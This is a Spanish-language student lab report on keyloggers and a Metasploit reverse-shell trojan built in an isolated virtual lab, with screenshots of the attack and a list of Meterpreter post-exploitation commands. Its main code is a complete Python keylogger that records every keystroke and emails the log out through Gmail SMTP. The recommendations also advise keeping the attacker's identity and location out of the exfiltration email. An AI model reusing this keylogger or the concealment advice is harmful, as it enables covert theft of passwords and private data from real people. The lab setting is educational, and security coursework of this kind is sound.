# “VIRUS, TROYANOS, Y GUSANOS”

Informe N°3

Laboratorio de Seguridad en Redes

Melanny Dávila
*Ingeniería en Telecomunicaciones*
*Facultad de Eléctrica y Eléctronica*
Quito, Ecuador
melanny.davila@epn.edu.ec

Alejandra Silva
*Ingeniería en Telecomunicaciones*
*Facultad de Eléctrica y Eléctronica*
Quito, Ecuador
alejandra.silva@epn.edu.ec

***Abstract*—En el siguiente documento se detallará el proceso llevado a cabo durante la sesión de laboratorio a la vez que se profundizará sobre el ataque datándolo de una característica más y brindando un ejemplo práctico. Asimismo, se profundizará en las funcionalidades de meterpreter.**

***Index Terms*—keylogger, python, meterpreter.**

## I. Introducción

Como un método práctico para conocer información que la víctima ingresa en un computador se usan los keloggers. Estos programas se caracterizan por su capacidad de detectar la presión de cada letra del teclado de la víctima, por lo que si esta ingresa alguna credencial o información sensible por el teclado, el atacante será notificado. A continuación se detalla el procedimiento realizado en el laboratorio más un análisis más profundo sobre los keyloggers por medio de un ejemplo práctico.

## II. Objetivos

- Identificar la facilidad con la que un programa malicioso podría crearse a partir de librerías y herramientas disponibles.
- Hacer en un entorno aislado y virtualizado una prueba de concepto para la creación de un troyano que permite la conexión remota de un atacante al sistema vulnerado.
- Evidenciar en este entorno el grave impacto que podría tener un ataque de este tipo en la seguridad de la víctima.

## III. Cuestionario

### A. Presente la configuración realizada en el laboratorio.

- Keylogger básico con Python

El primer paso es la verificación del funcionamiento del entorno aislado mediante la configuración de la maquina virtual Windows usando el adaptador Host Only con la IP 192.168.191.3.




Fig. 1. Configuración del adaptador

Después de esto se debe realizar pruebas de conectividad entre las maquinas Kali, Metasploitable y la maquina Windows.




Fig. 2. Pruebas de conectividad en Kali




Fig. 3. Pruebas de conectividad en Metasploitable

El siguiente paso es instalar Pyp para python en la maquina Kali con el comando “sudo apt install -y python3-pip” tal y como se observa en la figura 4.




Fig. 4. Instalar Python3

Luego se instala la librería pynput como se muestra a continuación




Fig. 5. Libreria pynput

Se pasa al escritorio para ver ver el código del script y se ejecuta el programa.




Fig. 6. Ejecución del programa.

Finalmente, se verifica el archivo creado y lo que se hizo después de terminar la ejecución del Keylogger.



Fig. 7. Ejecución del Keylogger.

- Troyano usando Kali Linux

El primer paso es la configuración de la IP en la máquina Windows 7 y desactivar el firewall.




Fig. 8. Firewall desactivado.

Ahora, se debe generar el virus por lo cual primero se filtra la información de los payload para Windows.


Fig. 9. Paylods filtrados.

Con esto se ve los payloads que se relaciona con Windows y ahora se pasa a realizar el ataque tal como se indica en la siguiente figura.


Fig. 10. Ataque.

Aquí se pueden identificar varios parámetros que son LHOST el atacante, LPORt el puerto que va abrir el atacante y finalmente se observa que en el desktop ya se creo el archivo troyano y así ya esta generado el virus.




Fig. 11. Troyano creado

Ahora en la capeta actual me convierte en un directorio del servidor web, se accede a todo lo del directorio desde ese servidor web una vez corriendo el comando que se indica en la figura.


Fig. 12. Directorio del servidor Web

Ahora la víctima navega en internet, como se presenta en la figura 13.




Fig. 13. Navegación en Internet

Se va a escoger el archivo troyano cifrado.exe y se descargará y guardará en el escritorio.




Fig. 14. Descarga del Troyano




Fig. 15. Descarga completa

Ahora inicia el ataque, se verifica que este inicializada la base.




Fig. 16. Verificación de la base

Luego se inicializa la base de datos, como se presenta en 17.




Fig. 17. Base inicializada

Posteriormente, aquí ya se configura el ataque, colocando el siguiente comando.




Fig. 18. Comando a utilizar

Se debe ver las opciones que se tiene que configurar como el payload.




Fig. 19. Opciones del payload

Ahora se visualiza ya lo configurado.




Fig. 20. Verificación de la configuración

Aquí se configura la LHOST donde se debe colocar la IP del atacante porque se esta usando payload reverse y se verifica los cambios realizados.




Fig. 21. Verificación de las IP configuradas

Después se permite el acceso mediante el click del troyano creado en Windows y se observa que ya se tiene el meterpreter en el Kali.




Fig. 22. Acceso al troyano

Para finalizar, se comprueba que el Keylogger funcione correctamente como se indica en la siguiente figura.




Fig. 23. Acceso al troyano

El resultado final es que se puede ver lo capturado con el siguiente comando.




Fig. 24. Ataque realizado

*B. Presentar las capturas de pantalla, con la debida explicación de los resultados mostrados.*

Se presenta como resultado la ejecución del KeyLogger en python y se verifica su funcionamiento en la figura 25, en la cuál se puede ver las acciones realizadas y así comprobar su correcto funcionamiento.



Fig. 25. KeyLogger en Python

El segundo resultado es que se utilizara un troyano la cual permite la conexión remota a la maquina de la víctima y mediante el comando keyscanstart se detectara las pulsaciones del teclado en el destino remoto posteriormente se debe ejecutar el comando keyscandump para volcar la información capturada como se indica en la siguiente figura.




Fig. 26. Troyano usando Kali.

*C. Realice un script en Python que ejecute un Keylogger y envié la información capturada a un correo electrónico y pruebe el funcionamiento del mismo.*

A continuación, se presenta el script desarrollado

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
#
#    Copyright 2013-2017 Recursos Python
#    www.recursospython.com
#

from functools import partial
import atexit
import os
import keyboard
# Seccion para las librerias de correo electronico
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders



MAP = {
    "space": " ",
    "\r": "\n"
}
# Ubicaci n y nombre del archivo que guarda las teclas presionadas.
FILE_NAME = "keys.txt"
# Determina si el archivo de salida es limpiado cada vez que se
# inicia el programa.
CLEAR_ON_STARTUP = False
# Tecla para terminar el programa o None para no utilizar ninguna tecla.
TERMINATE_KEY = "esc"


def callback(output, is_down, event):
    if event.event_type in ("up", "down"):
        key = MAP.get(event.name, event.name)
        modifier = len(key) > 1
        # Capturar  nicamente  los modificadores cuando est n siendo
        # presionados.
        if not modifier and event.event_type == "down":
            return
        # Evitar escribir m ltiples veces la misma tecla si est
        # siendo presionada.
        if modifier:
            if event.event_type == "down":
                if is_down.get(key, False):
                    return
                else:
                    is_down[key] = True
            elif event.event_type == "up":
                is_down[key] = False
            # Indicar si est  siendo presionado.
            key = " [{} ({})] ".format(key, event.event_type)
        elif key == "\r":
            # Salto de l nea.
            key = "\n"
        # Escribir la tecla al archivo de salida.
        output.write(key)
        # Forzar escritura.
        output.flush()


def onexit(output):
    output.close()


def main():
    # Borrar el archivo previo.
    if CLEAR_ON_STARTUP:
        os.remove(FILE_NAME)

    # Indica si una tecla est  siendo presionada.
    is_down = {}

    # Archivo de salida.
    output = open(FILE_NAME, "a")
```

```
77
78      # Cerrar el archivo al terminar el programa.
79      atexit.register(onexit, output)
80
81      # Instalar el registrador de teclas.
82      keyboard.hook(partial(callback, output, is_down)
        )
83      keyboard.wait(TERMINATE_KEY)
84
85
86
87  if __name__ == "__main__":
88      main()
89      # Envio de correo
90      contenido = 'Se adjunta el resultado del
        keylogger, se debe leer como un archivo .txt'
91      #direccion_envia = input("Introduzca su correo
        ")
92      #contrasenia = input("Introduzca su contrasenia
        ")
93      #direccion_recibe = input("Introduzca el correo
        del destino ")
94      direccion_envia = 'nombre_correo@gmail.com'
95      contrasenia = 'XXX123xxx'
96      direccion_recibe = 'nombre_correo@gmail.com'#en
        este caso se reenvia a si mismo
97      mensaje = MIMEMultipart()
98      mensaje['From'] = direccion_envia
99      mensaje['To'] = direccion_recibe
100     mensaje['Subject'] = 'Resultados Keylogger'
101     mensaje.attach(MIMEText(contenido, 'plain'))
102     nombreArchivoAnexado = 'keys.txt'
103     archivoAnexado = open(nombreArchivoAnexado, 'rb'
        )  # Se abre en modo binario
104     payload = MIMEBase('application', 'octate-stream
        ')
105     payload.set_payload(archivoAnexado.read())
106     encoders.encode_base64(payload)  # Se encripta
        el correo
107     # Se agrega cabecera al nombre del archivo
108     payload.add_header('Content-Decomposition', '
        attachment', filename=nombreArchivoAnexado)
109     mensaje.attach(payload)
110     # Se crea una sesion SMTP para enviar el correo
111     session = smtplib.SMTP('smtp.gmail.com', 587)  #
         Se usa Gmail con su puerto
112     session.starttls()  # Se activa la seguridad
113     session.login(direccion_envia, contrasenia)  #
        loggeo con usuario y contrasena
114     text = mensaje.as_string()
115     session.sendmail(direccion_envia,
        direccion_recibe, text)
116     session.quit()
117     print('Correo enviado')
```

Para esto se debe habilitar el acceso de Gmail de la cuenta que enviará los correos, con el único fin de probar su funcionamiento. Las credenciales del remitente y el destinatario, se encuentran definidos dentro del código (líneas 94-96). Los resultados obtenidos son los siguientes:




Fig. 27. Correo en la bandeja de entrada




Fig. 28. Texto del correo electrónico y archivo adjunto




Fig. 29. Contenido del correo

*D. Investigue algunos de los comandos más importantes (al menos 5) a los que tiene acceso mediante Meterpreter e indique su utilidad.*

Los principales comandos son los siguientes:

- Comando "upload": Permite cargar un archivo en una ruta especifica, es necesario hacer uso del doble slash al momento de indicar la ruta.
- Comando "download": Permite descargar un archivo de la maquina atacada, es necesario hacer uso del back-slash doble en la ruta del mismo [2].
- Comando "search": Permite buscar archivos en la maquina víctima [3]. Además, permite indicar el tipo de archivo e indicar la ruta donde se quiere realizar la búsqueda.
- Comando "ipconfig": Mediante este comando se puede visualizar todas la información de todas tarjetas de red existentes en la maquina atacada [3].
- Comando "ps": Permite consultar todos los procesos que están en ejecución.
- Comando "route": Se puede consultar y modificar la tabla de enrutamiento [3].
- Comando "getprivs": Permite obtener tantos privilegios de administración como sea posible.
- Comando "getuid": Permite consultar el tipo de usuario que la maquina victima esta ejecutando [2].

*E. Conclusiones*

- Se puede mejorar un ataque de recolección de información de la víctima con un textlogger, que por sus características, permite interpretar mejor la información de la víctima y descartar activación de teclas como "enter" o "esc" haciéndola más legible.
- Es importante complementar un código de keylogger con una funcionalidad para que se envíe la información capturada al atacante de modo que sea aprovechada.
- Mediante la conexión reversa con la máquina del atacante se puede recibir y abrir aplicaciones o un documento PDF

con un código malicioso permitiendo así dar un ataque de ingeniería social obteniendo así información como pulsaciones de teclado y guardándolos en un archivo que permite ver lo que se realizo en dicha maquina atacada.

### *F. Recomendaciones*

- Se recomienda implementar técnicas de seguridad que eviten introducir líneas de código como el presentado en la primera parte de la sesión de laboratorio; con el fin de evitar ser víctimas de ataques que se ejecutan sin permiso.
- Si se va a colocar un correo electrónico dentro de un script de keylogger, es recomendable que este no brinde ninguna información sobre quién es el atacante y de dónde hace el ataque.
- Verificar las descargar de los tipos de documentos o programas que se necesita de sitios confiables porque por acciones del miso usuario se puede dar acceso total y el sistema se vuelve mas vulnerable.

## REFERENCES


[1] "Básicos 8: knows basic Metasploit · basic Meterpreter (parte. III) – TonyHAT". https://tonyhat.wordpress.com/2015/08/13/basicos-8-knows-basic-metasploit-%c2%b7-basic-meterpreter-parte-iii/ (accedido jun. 30, 2021).

[2] "Comandos de Meterpreter EN KALI LINUX". https://www.creadpag.com/2018/05/comandos-de-meterpreter-en-kali-linux.html (accedido jun. 30, 2021).

[3] "Meterpreter Commands". https://sites.google.com/site/kanorte/home/meterpreter-commands (accedido jun. 30, 2021).